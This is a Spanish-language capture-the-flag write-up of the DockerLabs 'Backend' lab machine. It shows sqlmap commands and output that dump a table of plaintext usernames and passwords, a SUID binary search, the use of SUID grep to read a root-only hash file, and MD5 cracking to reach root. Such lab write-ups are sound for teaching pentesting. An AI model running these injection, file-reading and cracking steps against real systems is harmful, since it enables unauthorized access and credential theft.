🏴‍☠️ Write-Up: Máquina "Backend"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Reviso si tengo conectividad con la máquina objetivo.


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.333 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.333/0.333/0.333/0.000 ms
```

🎯 2. Escaneo y Enumeración


Hago un escaneo de puertos abiertos y sus versiones para detectar posibles vulnerabilidades.



Busco directorios en la web que está corriendo en la máquina.



Encuentro un login pero no encuentro forma de ingresar.



💥 3. Explotación de Vulnerabilidades

Con sqlmap intento explotar de forma automatizada con inyecciones sql, intentando buscar bases de datos. Encuentro algunas bases de datos.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch --dbs
```

```
do you want to exploit this SQL injection? [Y/n] Y
[09:31:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[09:31:47] [INFO] fetching database names
[09:31:48] [INFO] retrieved: 'information_schema'
[09:31:48] [INFO] retrieved: 'sys'
[09:31:48] [INFO] retrieved: 'mysql'
[09:31:48] [INFO] retrieved: 'performance_schema'
[09:31:48] [INFO] retrieved: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[09:31:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0931am.csv'

[*] ending @ 09:31:48 /2025-08-01/
```

Decido buscar tablas de la base de datos “users” usando sqlmap.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch -D users --tables
```


```
do you want to exploit this SQL injection? [Y/n] Y
[09:32:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[09:32:22] [INFO] fetching tables for database: 'users'
[09:32:22] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----------+
| usuarios |
+-----------+

[09:32:22] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0932am.csv'

[*] ending @ 09:32:22 /2025-08-01/
```


Ahora, intento obtener los datos de la tabla “usuarios” de la base de datos “users”. Logro obtener usuarios y contraseñas.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.17.0.2/login.html" --forms --batch -D users -T usuarios --dump
```


```
do you want to exploit this SQL injection? [Y/n] Y
[09:33:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[09:33:10] [INFO] fetching columns for table 'usuarios' in database 'users'
[09:33:10] [INFO] retrieved: 'id'
[09:33:10] [INFO] retrieved: 'int(11)'
[09:33:10] [INFO] retrieved: 'username'
[09:33:10] [INFO] retrieved: 'varchar(255)'
[09:33:10] [INFO] retrieved: 'password'
[09:33:10] [INFO] retrieved: 'varchar(255)'
[09:33:10] [INFO] fetching entries for table 'usuarios' in database 'users'
[09:33:10] [INFO] retrieved: '1'
[09:33:10] [INFO] retrieved: '$paco$123'
[09:33:10] [INFO] retrieved: 'paco'
[09:33:10] [INFO] retrieved: '2'
[09:33:10] [INFO] retrieved: 'P123pepe3456P'
[09:33:10] [INFO] retrieved: 'pepe'
[09:33:10] [INFO] retrieved: '3'
[09:33:10] [INFO] retrieved: 'jjuuaann123'
[09:33:10] [INFO] retrieved: 'juan'
Database: users
Table: usuarios
[3 entries]
+----+--------------+----------+
| id | password     | username |
+----+--------------+----------+
| 1  | $paco$123    | paco     |
| 2  | P123pepe3456P | pepe     |
| 3  | jjuuaann123  | juan     |
+----+--------------+----------+

[09:33:10] [INFO] table 'users.usuarios' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/users/usuarios.csv'
[09:33:10] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08012025_0933am.csv'

[*] ending @ 09:33:10 /2025-08-01/
```

Intento ingresar con las credenciales, algunas no sirven para ingresar por ssh.





Finalmente, con el usuario pepe si pude ingresar por el servicio ssh.



🔐 4. Escalada de Privilegios y Post-explotación


Busco permisos SUDO pero no hay nada. Entonces, busco binarios SUID y encuentro dos, uno para leer directorios y otro para leer archivos.

```
pepe@8832e3acca52:~$ sudo -l
-bash: sudo: command not found
pepe@8832e3acca52:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/ls
/usr/bin/grep
/usr/bin/passwd
```

Leo el directorio de /root y pareciera haber una contraseña hasheada.

```
pepe@8832e3acca52:~$ ls /root
pass.hash
```


En GTFOBINS busco como leer archivos con grep teniendo permisos SUID.




Leo la contraseña hasheada de /root.

```
pepe@8832e3acca52:~$ grep '' /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
```


La paso por una herramienta web que me dice que tipo de encriptación tiene. Me dice que es MD5.




Guardo el hash en un archivo.



Con john quito el hash usando rockyou.txt y especificando que es un tipo MD5. Obtengo la contraseña.



Intento cambiarme a usuario root usando la contraseña desencriptada anteriormente. Ingreso exitoso. Escalada de privilegios finalizada.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.